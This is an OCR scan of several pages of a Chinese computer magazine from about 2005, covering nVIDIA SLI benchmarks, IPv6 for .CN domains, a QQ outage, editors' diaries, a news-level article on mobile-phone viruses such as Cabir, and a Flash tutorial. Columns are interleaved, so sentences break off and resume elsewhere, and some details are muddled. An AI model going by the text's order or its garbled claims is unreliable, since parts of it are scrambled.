多显卡并行处理技术的历史可以追溯到1997 年，当时显卡领域乃是3Dfx一家雄霸天下。1998 年初，3Dfx推出了它们的第二代3D 图形卡产品——Voodoo 2，当时Voodoo 2 拥有90Mpixel/s 的像素填充率，具备Z-Buffering、Anti-Aliasing、单周期双纹理等当时最先进的3D 特性，大幅超越Voodoo，其他对手更是被远远甩在了后头。不过，最令发烧友疯狂的是Voodoo 2所具有的〝SLI 技术〞，这项技术可以让两块Voodoo 2显卡连接起来并行运作，获得近乎成倍的3D 效能。虽然许多人认为这过于奢侈和昂贵，但狂热的游戏玩家却接受了耗资近600 美元的SLI方案：整整有30% 的Voodoo 2购买者采用了双卡。


由数据线连接起来的两块Voodoo 2

不幸的是，在显卡历史中，除了Voodoo 2之外没有哪一项多显卡、多芯片技术曾获得成功。nVIDIA收购3Dfx后，SLI技术虽也成为囊中之物，却迟迟未能大显神威。多年之后，nVIDIA让SLI重装上阵到底是架起了一门杀伤力极大的双筒火炮，还是重复历史上的陈词滥调呢？

分析人士认为，nVIDIA此举绝非打起了老套路，而是为了迎合市场的需要。显卡市场并非一君雄霸天下，而是早已形成了多足鼎立的局面。游戏玩家对显卡处理速度的追求是无止境的，哪家能够较早地迎合市场需求，哪家就有可能圈下更大的地盘。当然，nVIDIA的胸襟绝不仅仅局限在小小的显卡市场，它比对手更早地预见了未来PC 的发展方向——并行处理。


2 双筒炮发威正当时

nVIDIA的SLI技术基于负荷均衡分配原理，将需要处理的图像数据平衡地分配到两块同样的GPU（图形处理芯片）上，由此大幅提高图像处理效率。而早期的3Dfx的SLI技术则是采用了隔行 染的方式，用较为简单的方式平均分配了工作量。Voodoo 2的热卖和SLI技术退隐多年的现实形成了鲜明的对比，这不禁让人心中不解，叫好又叫座的SLI为何会绝迹多年后在此时重装上阵呢？我们认为，显示卡接口方式的改变是SLI重现的一个重要契机。

SLI要正常工作，除要求两块GPU能平均处理数据外，还要求两块显示卡能获取同样的数据。Voodoo 2时代，显示卡接口还是PCI，并且一块主板能够提供多个PCI插槽，插入的两块Voodoo 2能通过同样的数据接口获取相同数量的数据，轻松实现数据量的平衡处理。AGP插槽的出现彻底打消了玩家实现双卡负荷平衡的梦想。一块主板一个AGP

3 炮轰ATi，SLI领跑性能游戏

在显示芯片领域，nVIDIA 最大的竞争对手莫过于ATi。在技术储备相近的情况下，任何一个厂家推出的新产品的技术优势都不可能持续太久。而现在顶级GPU的核




处理大行其道


■ 本刊记者 Storyer 阿健

插槽，虽有PCI显卡配合，但由于数据带宽的显著差异，两块显卡不可能做到负载平衡，这直接导致SLI技术全面告停。


目前，系统总线提速到PCI Express时代。独立的AGP显示接口也被通用、灵活的PCI Express图形接口取代。在nVIDIA推出的nForce 4 SLI芯片组中，一条PCI Express ×16图形通道可以分为两条PCI Express ×8图形通道。每条PCI Express ×8图形通道对应一块显示卡。这时，两块显示卡就能传输同样的数据量。看来，nVIDIA的这门双筒炮发威正当时啊！



待渲染的画面被分割成上下两部分



渲染完的画面统一由主卡进行合成



主卡将合成后的画面输出到显示器上

4 2005，并行处理大行其道

SLI的生存期有多长，这实在不好妄下定论。但有一点是肯定的，那就是并行处理将会在2005年大行其道。

CPU领域，Intel和AMD都意识到单靠提升处理器频率来提升性能在目前的制造工艺上难度不小，于是Intel首先是推出超线程技术提高CPU执行效率，然后干脆拿出双核处理器计划。数据存储方面，当发烧友还在盲目追求快速海量存储器的时候，主板厂商纷纷拿出集成了磁盘阵列RAID 0技术的主板来满足低投入高产出的普通消费者需求，要知道，硬盘存储容量的提升到了一定程度上是和价格不成正比的。在办公领域，双显示器更不是什么新鲜玩意儿，可视面积的拓展极大地提高了需要频繁切换窗口的办公者的工作效率。

不过，同样是并行处理技术，SLI并不平易近人。SLI，这个厂商眼里的新卖点，对普通用户来说，未必有吸引力。毕竟两块顶级显卡昂贵的售价会让非常多人望而却步。但对发烧友来说，依靠SLI提前享受比当前顶级单显卡快接近一倍的性能，并在大屏幕显示器上用1600×1200这种高分辨率流畅运行相关程序，这些诱惑会让他们不惜巨资。

心晶体管数目已经达到两亿，其复杂程度甚至高于CPU。此时，设计并生产新一代的GPU对双方来说都不是一笔小开支。而SLI的推出，使nVIDIA在不需要提供新一代GPU的情况下，轻易地提供双倍于当前顶级单显卡的性能，而对不惜成本的发烧玩家来说，性能是第一位，谁能提供最高的性能，谁就值得选择。至于这个性能是不是"二打一"的不公平竞争，玩家毫不在意。这样，在对手同样的技术推出之前，nVIDIA都可以用这种"二打一"的方式获得领跑性能游戏的权利，消费者先入为主的观念也可能会带来更大的竞争优势。


抓住机遇的不光是nVIDIA自己，SLI技术一经曝光，板卡一线大厂纷纷前来捧场。尽管说起来要实现SLI只需要拥有一块nForce 4 SLI的主板，还有两块相同核心的支持SLI技术的显卡，但操作起来并不简单。因此，nVIDIA特别展开了SLI认证计划，厂商生产的产品必须通过严格的检测，符合SLI的要求，才允许贴上SLI的认证标志。

这时，几家板卡大厂抢先一步，首先推出了经过SLI认证的板卡。华硕在第一时间推出了使用nForce 4 SLI芯片组的A8N-SLI Deluxe主板以及符合SLI工作模式的华硕ASUS EN6600GT、ASUS EN6800GT、ASUS EN6800Ultra显卡，经本刊评测实验室测试，华硕SLI套装在权威三维测试软件3DMark 2005的测试中连续刷新评测室最高测试得分记录。技嘉也没闲着，马不停蹄地推出技嘉3D1双6600GT核心显卡。据可靠消息，微星也会推出双GPU显示卡设计的产品。估计我们会在2005年看到这样的产品百花齐放。


3DMark2005下SLI与单显卡性能提升对比

	EN6800Ultra	EN6800Ultra	EN6600GT	EN6600GT	EN6800GT	EN6800GT
4倍抗锯齿状态	未开启	未开启	未开启	未开启	开启	开启
SLI状态	未开启	开启	未开启	开启	未开启	开启
测试成绩	3607	6629	2109	3630	2745	4566
SLI性能提升	0.0%	84.6%	0.0%	71.9%	0.0%	66.6%

测试平台：AMD Athlon64 FX-55处理器（频率2.6GHz）、双通道DDR 400 512MB内存、华硕ASUS EN6600GT、ASUS EN6800GT、ASUS EN6800Ultra显卡。分辨率为1600×1200×32bit。



SLI对应的连接子卡,对应的MIO接口与PCI Express接口非常类似



PCI Express ×16分配器

CF[XW01]

冠 382216个.CN域名可提前进入IPv6时代

2004年12月25日，国家发展与改革委员会、教育部等8部委联合宣布，中国第一个下一代互联网，中国下一代互联网示范工程CNGI核心网CERNET2主干网正式开通，这是世界上规模最大的IPv6互联网。

IPv6地址作为下一代互联网的基础，可以说几乎地球表面的每一粒沙子都会拥有一个IP地址，其无限地址资源是挖掘互联网应有价值的基础平台。作为互联网的基础服务，域名系统对IPv6的支持和逐步实施至关重要。没有域名系统的支持，IPv6提供的地址资源不过是海量的地址数字，就好像地球上所有的指示路牌突然都移动了位置。

到记者截稿时止，中国互联网络信息中心（CNNIC）宣布，我国国家顶级域名.CN服务器的IPv6地址成功登录到全球域名根服务器，CN域名服务器已经升级支持IPv6并接入IPv6网络，支持IPv6网络用户的.CN域名解析。此举表明我国国家域名系统进入下一代互联网，国内超过382216个.CN域名有可能提前进入IPv6时代。

上榜理由：现行的IPv4地址标准最多只能注册40亿个IP地址，是该淘汰！有了IPv6，我们是不是在任何地方都可以利用互联网控制电视、冰箱和汽车了？据说，下一代互联网将比现在的网络传输速度提高1000倍以上，它的基础带宽大得惊人，40G(相当于传送10个DVD影片)以上的带宽将会带来哪些新奇的应用？

热词

管理外包

联想集团以17.5亿美元收购IBM的PC业务部门之后，将采取一个更大胆的行动：将公司总部迁往IBM公司总部的所在地纽约州阿蒙克市，并且把一些管理职责交给IBM的一些官员。美国的跨国公司可以把生产外包给中国，中国为什么不可以把管理外包给美国呢？

纳米显示屏

在日本东京，著名轮胎厂商普利斯通的员工展示采用纳米技术开发的超薄显示屏。这种超薄显示屏不仅显示效果好，而且能够节电，因为它不需要电力支持便能维持显示效果。



亚 腾讯“遭黑” 网易“笑”

33岁的腾讯总裁马化腾获得CCTV2004经济年度人物新锐奖时，怎么也不会想到两天后，他的王牌产品QQ再次遭遇不测。更令他意想不到的是，在腾讯蒙受损失，公众美誉度下降的同时，网易站在一旁指指点点不说，竟然推销起自己的聊天工具网易POPO。



12月29日上午10时30分左右，许多在QQ上聊天的网民发现，他们的QQ不能正常使用。这已经是10月份以来，QQ第二次出现类似的情况。据观察，此次QQ“罢工”与上次相同，即9位的QQ可以上，而8位以下的不能。说时迟那时快，没过多久，网易借题发挥推出了专题“没有了QQ，世界将会怎样”，并借机推荐使用网易POPO。

按照知情人士分析，此次QQ的不幸很有可能跟黑客的威胁有关。但腾讯的声明中称，是服务器机房故障所致。到记者截稿时止，网上已经流传黑客所要金额从200万人民币到100万美金不等。

上榜理由：老话怎么说的来着，“谁笑到最后谁笑得最好”。网易的做法不免让人猜忌它与QQ被黑一事是否有千丝万缕的联系，不过好在没有。难道说网易想让网民知道“没有了QQ，世界还有网易POPO”？

CF[XW02]



14万 一位曾与联众四国军旗游戏高级玩家张凌玩过游戏的网友张善珍认为他很有才能，决定赠送14万美元让张凌转行做生意。目前，张凌已用这笔钱，在北京注册了公司，主要从事装饰装　工程、办理出国留学等业务。

20% 从元旦起，买进口高档数码相机将节省10%到20%的费用。目前佳能、奥林巴斯、索尼、尼康、美能达等品牌的中档相机大部分已实现国产内销，价格不会有大的波动，但万元以上级的高档专业相机有望减少10%到20%的费用。

30万 近日，闪客“小小”告赢了世界知名体育用品公司“耐克”，法院认定耐克广告中“黑棍小人”形象系对小小“火柴棍小人”动漫形象的摹仿或　窃，判定其在新浪首页公开道歉并赔偿“小小”30万元。

65纳米 Intel日前在国际电子元器件大会的最后一天展示了采用其65纳米工艺制造的两款微处理器的裸片照片，包括一颗双内核处理器，据称是代码名为Yonah的移动处理器。

5000张 近日，最高人民法院、最高人民检察院联合公布的知识产权刑事司法解释规定，未经著作权人许可，复制发行其文字作品、音乐、电影、电视、录像作品、计算机软件及其他作品，复制品数量合计在5000张(份)以上的，应当以侵犯著作权罪判处3年以上7年以下有期徒刑，并处罚金。

讲述小编自己的故事……

新的开始

■ 狂PK

初到编缉部，同时也是第一次来北京。虽然背井离乡不免有些不习惯，但对新事物的好奇使我每天都早早醒来，希望能够更快地迎接新一天的精彩。

虽不是初次看雪，却也被雪之大所震撼。一直在南方长大的我，早就盼望看看真正的“冰天雪地”。早晨在车站等车时，我好奇地观察着四周穿着厚羽绒服的上班族，欣喜地看着瓣瓣雪花飘落在肩头——连冬天都是新的。

终于见到了很熟却素未谋面的小渔、小特，也见到了编缉部中“神秘”的大伙。大家的热情让我能够很快融入这个有趣的集体(小特:“楼主是指晚上的CS战队吧……”)，编辑部里气氛轻松，每个人却都高度负责，我终于体会了既轻松又紧张的感觉。

仿佛前一秒还是学校里为考试发愁的学生，此时已经成为了需要独立面对很多事情的上班族的一员。新的角色始终会伴随着新的挑战，而新的挑战也会带来新的机遇。在生活节奏如此快速的现代社会，如果你没有迅速地转换角色、随时面对新挑战的能力，那么，你也就失去了把握新机遇的能力。

可能在不经意间，很多事物已经改变了，一切都在不断地更新。刚开始惊叹北京的出租车竟然如此便宜(有1.2元/公里的出租车)，小特马上就不屑地说:“马上就全换新车了，1块2的不开了。”寒啊！上班没几天，就遭遇了刚才所说的那场大雪，像往常一样起床，睡眼腥松地看到窗外一片白茫茫的还挺高兴，可是拿起手机看到MM的消息之后就高兴不起来了——今天北京下大雪，路上超堵，早点去上班，小心迟到。马上穿上衣服，一边洗脸一边刷牙还一边拼命地拿起几片面包往嘴里塞。然后一路小跑到车站，坐上车后看着窗外缓慢移动的风景，　不安地用了一个多小时完成了平时20分钟的路程。

以前用　览器类软件特随便，即使用了Maxthon什么的也不太升级(说穿了就是懒)。自从做了CFan的编缉，一方面是出于测试的需要，另一方面是常被小特BS（网络用语，作“鄙视”讲）使用旧版本软件，所以不得不及时地对各种软件进行更新。而更新之后发现，有很多软件增加的新功能确实很方便，比如某个臭名昭著的广告窗，以前费尽心机要屏蔽它，可使用了Maxthon或GB的新版本后问题迎刃而解。虽然熟悉新版本需要一点时间，但最终我获得了方便。

面对随时都会出现的新挑战，你，准备好了吗?

CF[DJ01]

旧的延续

■ 小特

刚刚过去的2004年让人回味无穷。我第一次与其他小编共同制作的图书《网娱新干线》成功上市，第一次体验了无线上网，小玩了一把流行的Gmail和BLOG，而让我最高兴的要算是我做编辑已经1年了。

来到CFan的头两年，我一直从事“幕后”工作。一个偶然的机会，我开始写稿子。因此，每天　览各大软件站点，翻阅同类报刊杂志已经成为我必要的“工作”。写而优则编——说实话，我做梦都没想过会成为CFan的小编，这既是机遇也是挑战。如今，看着QQ好友上那一个个熟悉的作者（包括狂PK）变成了各种杂志的编辑时，仿佛再次看到了从前的自己。

俗话说，机会永远只给有准备的人。机会随时会出现，但不是人人都能把握住。

狂PK赶上的那场雪，让我想起三年前北京的那场大雪。当时的情景只能用“惨烈”来形容：马路被堵的水泄不通，我硬是顶着寒风徒步走了十几里地后，坐着能将人挤成“肉饼”的公共汽车回家的。这次，当得知第二天会下雪，我就做好了“早一小时出发，晚两小时回家”的计划。于是第二天早早动身，虽然公共汽车开的很慢，但还是准时到单位，而到了下班时间，则是在单位多加了一会儿班，待晚高峰过去后，才动身回家……

只要你做好准备，就算是出现问题也可从容应对!

对了，菜鸟千万别以为新的就比旧的好，尤其是在试用软件时。建议你在试用一些危险软件前，先用Ghost进系统进行备份(狂PK的电脑上有还原卡，所以他才可以肆无忌惮地试用各种最新软件……)。

（不要走开，广告之后更精彩）如果你在试用新软件或常用软件的新版中有些心得体会，欢迎投稿“CFan小白鼠”栏目(Software@cfan.com.cn)。

编辑部里面的计时方式很特别，大家都觉得工作特别多，时间“溜”得快。刚一到单位，一晃就要吃午饭了，饭后没多久就到了下班时间，所以在编辑部里的工作时间，按时间来划分，可以分为“饭前”、“饭中”、“饭后”。如果说到计日，一般用“选题会”、“评刊会”、“初审一”、“初审二”、“终审一”等取代“星期一”、“星期二”。过了“出片”日，就表示又一期CFan制作完成了，大家可以稍稍喘口气。说到计月的方式，小编通常采用期数，比如做第10期，就是5月，18期就是9月。

“后天1期要初审了，才刚做完24期，真快呀，你准备的怎么样了？先吃饭去吧”。就这样，2004年过去了……

CF[DJ02]

手机，病毒又一滋生地



“将地球放进冷冻室”，这是美国大片《后天》给人的印象，影片通过这样夸张的科幻告诉人们：对潜在问题的忽视，就意味着日后的浩劫。不少人认为，手机安全到目前为止还主要是概念和炒作，没有太多的实际威胁，不必太过紧张，但是，后天……

■选题提供：千堆栈（奖金150元）
■本刊记者 张健

小心！手机病毒闹春节

2004年元旦，网络安全专家趋势科技公司称，发现一个针对诺基亚7610机型的“ ”（Skull）手机病毒，该病毒能让手机无法开机。

无独有偶，2005年伊始，一个称为Cabir的手机病毒利用手机中的蓝牙功能肆意散布，但Capir病毒并没有特定感染途径。它会从第一个感染的蓝牙手机开始，不断发送给30米之内任何它能搜寻得到的蓝牙手机。目前有人声称它会造成手机内文件的丢失，但到本文截稿时止，还没有权威机构证实此种说法。由于该病毒会持续不断地大规模扫瞄具有蓝牙功能的装置，因此它会大幅降低手机电池的消耗，缩短手机电池的寿命。

与之相类似的还有sms_flood病毒，它属于一种黑客程序，专门针对能够发送短信的网站，利用其功能上的一些漏洞向用户手机发送大量短信。例如用户在短信发送服务网站申请服务后，密码将通过短信发送给客户。由于无法验证申请者的身份，所以攻击者通过伪装成其他人，不断申请服务，使得受害者接收到大量密码短信，无法接收正常短信。同样是利用短信造次，2004年上半年，欧美一些国家曾经出现一种利用中毒者手机自动转发短信的病毒。它虽然没有破坏你的手机系统，对硬件毫发无损，却利用这种可耻的手段给中毒用户带来了成倍的短信开支。

在人们普遍提高了电脑安全意识的时候，手机病毒嘎然而止。较之电脑病毒起源于程序员的“黑色幽默”，手机病毒从何而来的呢？

手机病毒“随风潜入夜”



针对手机病毒由来的话题，记者采访了国内知名反病毒企业瑞星公司掌上设备安全实验室负责人、瑞星公司产品研发副总经理马杰。据了解，世界上第一个手机病毒“VBS.Timofonica”于2000年6月在西班牙出现。该病毒通过运营商的系统向任意用户发送骂人短信。马杰认为，手机病毒之所以产生在2000年，是因为病毒传播需要广泛的“群众基础”。由于国外电信增值服务出现较早，所以围绕短信的手机病毒最先出现。诺基亚负责软件研发部门的知情人士透露，早期手机病毒“大显神威”确实是利用了操作系统（甚至是手机SIM卡存储系统）的漏洞。由于早期SIM卡存在信息存取长度的漏洞，致使那些包含特定代码的信息能够导致SIM卡的直接损坏，甚至危及手机操作系统。

随着手机与生活联系越来越紧，手机病毒在以通话和短信为主要应用的传统手机上大有愈演愈烈的趋势。2001年7月，日本有位黑客向1300万用户发送一封恶意电子邮件，当用户打开该邮件时，他们的移动电话就会莫名其妙地拨打110电话。2002年1月，荷兰安全公司ITSX的研究人员发现，诺基亚一些型号的手机操作系统存在设计缺陷，黑客可以利用这个安全漏洞向手机发送一条160个字符长度的畸形文本短信息，使操作系统崩溃。

带有PDA功能的智能手机的问世，为用户带来方便的同时，也在不知不觉中为新一代手机病毒的传播埋下了隐患。借助蓝牙传播的Cabir一露头，国内用户立刻就有感染报告。剖析智能手机病毒Cabir，我们不难发现，具有蓝牙功能的诺基亚3650、7650和N-Gage等规格的高端机型全部成为Cabir传染对象。不仅如此，任何运行Symbian操作系统的手机都存在中毒风险。蓝牙网络的最广范围一



受到Cabir病毒感染的手机屏幕上显示中毒信息



瞧！听音乐的同时，提示你接收未知程序




Cabir病毒利用蓝牙传播，看到类似提示选“No”



瑞星公司内部测试版的掌上杀毒程序

手机杀软姗姗来迟



国外软件公司较早进入掌上设备杀毒软件市场

病毒与反病毒的对抗一刻也没有停止，但到了手机上，很多杀毒软件（简称杀软）厂商却没有做好准备。据知情人士透露，国内某知名软件厂商在迫不及待地提醒消费者注意手机病毒的传播的同时，却没有一个像样的手机病毒研发部门，而且这种情况在业内并不罕见。在采访中，记者得知，瑞星公司早在2001年底就着手成立掌上设备安全实验室。起初，实验室研究人员只是在小范围地研究世界范围内的病毒样本。2002年，该实验室开始着手从不同掌上设备的操作系统入手，研究底层的技术问题。但马杰负责地指出，目前，还没有哪家杀软厂商推出了一套行之有效的手机病毒解决方案，还都处于概念阶段。记者指出了用户的担心，马杰给予了耐心细致的解答。

记者：手机病毒会不会破坏硬件？

瑞星：到现在为止还不会。软件病毒能够真正“破坏”硬件的还是没有的，即便是当年盛极一时流传可以破坏硬件的CIH实际也是夸大其词：CIH病毒只是破坏了存放在闪存中的BIOS程序而已，闪存芯片本身并没有被损坏。这一点与普通病毒可以破坏磁盘上内容而不能破坏磁盘本身并没有什么两样。

记者：中毒后，消费者有哪些损失？

瑞星：软件遭到破坏损失也许会有些精神损失。一般来讲，软件遭到破坏可以通过硬启动的方式复位。但同时，你千辛万苦整理的联系人等重要信息也将全部丢失。假如下载的病毒让手机不停地向外发短信，那么损失可就是成倍增加的短信资费了。

般是7到10米，主要取决于信号强度。一旦搜索到某个设备，Cabir试图将自己发送到这个设备上。如果目标设备是使用Symbian操作系统的掌上设备，它就会在这个设备上进行自我复制，受到感染的手机屏幕上将显示中毒信息。

诺基亚负责软件研发的人士分析指出，随着2006年前后中国移动和中国联通等电信运营商3G网络的推广，很多持有老型号手机的用户在更换新机的同时，将成为手机病毒传播的潜在用户。目前，手机病毒主要针对的还是具有开放系统的高端机型，比如运行Windows Mobile、Symbian、Mini Linux的智能手机。未来，随着3G网络的正式运营，手机接入互联网的资费将会大幅度下调，当50元包月的手机上网资费成为可能的时候，还有谁不会去下载好玩的游戏，还有谁不会去 览丰富的网页，还有谁能抗拒掌上影院的诱惑？小心！手机病毒大范围爆发为期不远。

阻止病毒闹春节

小小手机牵动亿万人的心，这话一点儿都不假。眼下春节将至，人们肯定少不了发送短信互相祝福新年。2004年春节的7天长假，短信发送量达到了空前的78亿条，而且2005年的短信规模只会多不会少。假如有一部分用户手机中毒，会不会造成大面积爆发呢？

瑞星公司马杰自信地认为，手机病毒不太可能造成大面积爆发。就目前而言，短信（包括彩信）和铃声的传递仍然是安全的。相比之下，下载JAVA游戏等内容就有一些风险，不过由于JAVA程序本身的安全机制约束，这些内容还不至于让病毒闹翻了天。最令人担心的，恐怕还是智能手机用户。这些高端手机用户在自行安装应用软件的时候，很有可能将附有病毒代码的程序导入系统。在此，瑞星公司提醒用户选择正规增值服务提供网站下载短信、铃声、JAVA游戏和应用软件。

诺基亚提醒手机用户要注意预防特殊信息的流入，随时监测手机的异常情况。当有电话进来时，屏幕上一般显示的应该是来电号码，如果显示的是奇怪的符号，就有可能是遭到了病毒攻击。如果遇到这种情形，用户应该拒绝应答或关机。而一旦发现手机中毒，应尽快关闭手机（如果手机已死机，可直接取下电池），将SIM卡取出并插入另一型号的手机中（最好是不同品牌的），将存于SIM卡中的可疑短信删除后，重新将该卡插回原手机。如果仍无法使用，则应与手机服务商联系。而用手机上网，或者用手机和电脑交流时，也有可能交叉感染。电信专家提示，不要随意从网上下载铃声和图片等。对于陌生人发送的短信息，也不要轻易打开，更不要转发，应及时删除。

作为信息的被动接受者，手机用户只能做到预防中毒。而作为电信运营商的中国移动和中国联通是否也没办法救用户于水火之中呢？办法倒是有一个，在保证电信运营不受影响的前提下，增加局端信息的筛选和过滤能力，就能掐断毒源，但是一位不愿意透露姓名的电信专家指出，这样做无疑会增加运营商的成本，而且不得不承担影响正常运营的风险。他给记者举了一个例子，电子邮件病毒泛滥，根治手段就是从服务器端加以控制，但电子邮件服务提供商为什么不这么做呢？这恐怕也是出于规避运营风险的考虑吧。 CF[XW03]



“闪”了“闪”了

——Flash动画制作一日通

■ 选题推荐：浙江 红袖添香
■ 选题奖金：500元
■ 策划：柳絮飞
■ 执笔：河北 闫艳力 北京 梦与梦寻

CFan的江湖中正进行着一个震撼人心的赌约：零起点读者，只要一天就可以学会Flash制作，并能独立设计出多个精美的Flash作品……

蒙面人：一天？你说只要一天？据我所知，Flash很难学，且不说它繁杂的菜单命令、各种功能面板、丰富多样的工具，只说它需要一定的绘画功底这一条，就足以吓倒一大片。

柳絮飞：会画画当然更好，没有绘画基础的人，也能做出精彩的动画来，绝对没有问题。

蒙面人：好，跟你赌了。如果你赢了，公费送你去苏杭玩三天；如果你输了，嘿嘿，你从此就得改名叫“柳絮不飞”。

柳絮飞：公费送我去玩？你有什么权利，难道你是F……

蒙面人：别管我是谁，正好有两个想学Flash的读者DD和读者MM要来，明天，你负责教会他们吧！要用最新的中文版Flash MX 2004，另外别忘了把用到的所有素材资源及最终文件放到http://www.newhua.com/cfan/200502/flash.rar中，我要请其他读者朋友们来公证……



9：00～9：30 会转眼睛会吐泡泡的卡通鱼



听说一天就能学会Flash，小美（读者MM）和阿宝（读者DD）都挺高兴，一大早就来找柳絮飞了。

柳絮飞：鱼会转眼睛么？当然不会！不过卡通鱼会。我先通过这个例子让你们了解一些Flash MX 2004的基本常识，认识一些简单的绘图工具。当然，学习Flash并不一定非要会画画，但熟悉一下Flash各种绘图工具的使用，对以后制作动画是非常有用的。这个练习做完了，我再带你们到Flash高手那里学习更有趣的实例。

第一步：默认情况下，启动Flash MX 2004（以下简称为Flash）时它会打开一个开始页，通过它可以快速创建或打开各种Flash项目，但对第一次学习Flash的人来说，暂且不要使用它，先单击选中开始页下方的〝不再显示此对话框〞项，会弹出一个对话框提示如何再次启动开始页，按回车确定后，下次启动时它就不会再出现了。点击菜单命令〝文件→新建〞，在打开的新建窗口中点选〝常规〞标签下的〝Flash文档〞项，单击〝确定〞后即可创建一个新文档，现在就让我们来认识一下Flash MX 2004主界面（见图1）。



图1

舞台和工作区：中央白色区域叫做舞台，只有舞台区域内的对象才能显示在最终动画中，舞台四周的灰色地带是工作区，它就像是舞台的后台一样，不会在最终动画中显示，在这里可以临时存放各种对象、道具等，以方便制作动画。

属性面板：所有工具都共享同一个面板区域，选择不同工具时，属性面板里会随之改变为该工具的选项。

时间轴：舞台正上方即是时间轴窗口，其左侧是图层窗格，右侧则是由许多的小格子组成，每个小格称为一帧。

第二步：现在舞台上还空无一人，就让我们白手起家创建几个演员，本例主角是一条会转眼睛会冒泡泡的卡通鱼。如图2所示步骤，用鼠标按住工具箱中矩形工具不放，



图 2

将弹出一个子工具箱，点选其中多角星形工具，然后在其属性面板中点击"选项"，再从弹出的对话框中将多边形的边数设置为3。在舞台区按下鼠标左键不放并拖动，感觉拖出的三角形大小角度都合适时放开鼠标键即可。这个三角形就是卡通鱼的主体了，如果觉得它不够扁，可选择"部分选取"工具（快捷键A），用它点击一下三角形的边框将显示出三个锚点，拖动锚点即可调整三角形了。

小提示

将光标悬停在工具箱的某一个工具上时，会自动显示出该工具的名称及快捷键，按快捷键可直接跳转到相应的工具上。

第三步：如果想画一条彩色的鱼，可改变其填充色。如图3所示，在工具箱底部，单击"颜色"中的"填充色"图标，从弹出色盘中选择一种渐变色，然后点选颜料桶工具，再点击一下鱼的身体（即三角形内部）即可。在空白的地方再画一个小三角形，然后用选择工具全选它（即拖出一个虚线框框住小三角形）之后，拖移到大三角的后面作为卡通鱼的小尾巴。




图 3

第四步：接下来该给鱼画眼睛了，点击填充色图标将其设置为白色，然后点选椭圆工具，在舞台空白处拖动鼠标画一个圆圈，将填充色设置为黑色，在刚才的圆里面再画一个圆点，最后用选择工具框选画好的眼睛，再将其拖到合适的位置即可。

小提示

可以全选画好的卡通鱼，然后按Ctrl + C组合键复制后，再按Ctrl + V组合键粘贴并将它拖到其他合适地方去，接着用任意变形工具全选新复制的鱼，此时选框周边会出现八个锚点，拖动锚点就能改变复制鱼的大小及比例了，光标移到对角锚点的外侧，将出现一个带箭头的圆环，此时拖动可旋转鱼的角度，同样方法可以复制一群鱼（见图4）。




图 4

第五步：下面要让卡通鱼吐泡泡了。如图5所示，右



图 5

击图层1的第30帧，从右键菜单中选择"插入关键帧"；在时间轴窗口左侧单击"插入图层"按钮插入一个新层（即图层2），点选它的第一帧，将填充色设置为白色，然后用椭圆工具在鱼的嘴边画一个小圆圈，右击图层2的第

Just Do It

★卡通鱼的眼睛还没有转起来？其实它的原理与第五步中的吐泡泡是一样的，关键的一点是画卡通鱼的眼睛时，要在新建的图层里进行，不能跟鱼的身体在同一层。这个就请你们自己试试吧。

★Flash工具箱中的工具，像线条、套索、文本、椭圆、多边形、钢笔、铅笔、刷子、颜料桶、滴管、橡皮擦以及手形工具、缩放工具等，与其他图像处理软件（如Photoshop）中工具的使用方法大同小异，完全可以借鉴，举一反三。大家可以随便画一些图形，练练手。工具箱最下面的"选项"区是活动的，选取不同的工具时就会显示不同的选项，其中有许多出人意料的功能呢，一定要注意多试试哦。

一帧，从右键菜单中选择〝创建补间动画〞，接着右击图层2的第30帧，选择〝插入关键帧〞；确保图层2的第30帧为选中状态，用选择工具全选刚才画的小圆圈，并将其移到上面适当位置，再用任意变形工具将其稍稍放大。此时按下Ctrl＋回车组合键预览一下效果，看，鱼儿是不是吐出了一个泡泡，由下往上，由小变大。同样方法，你可以多建几个图层多画几个小圈，卡通鱼吐的泡泡就会越来越多了。

第六步：好了，第一个Flash动画就做完了。先点击〝文件→保存〞把源文件保存起来，以方便以后修改（后缀为〝.fla〞）。然后再点击〝文件→导出→导出影片〞，这里生成的才是真正的Flash动画（后缀为〝.swf〞），注意，在导出SWF文件时，版本最好选Flash Player6，这样未安装新的Flash播放器的用户也能看你制作的动画了。

学习心得

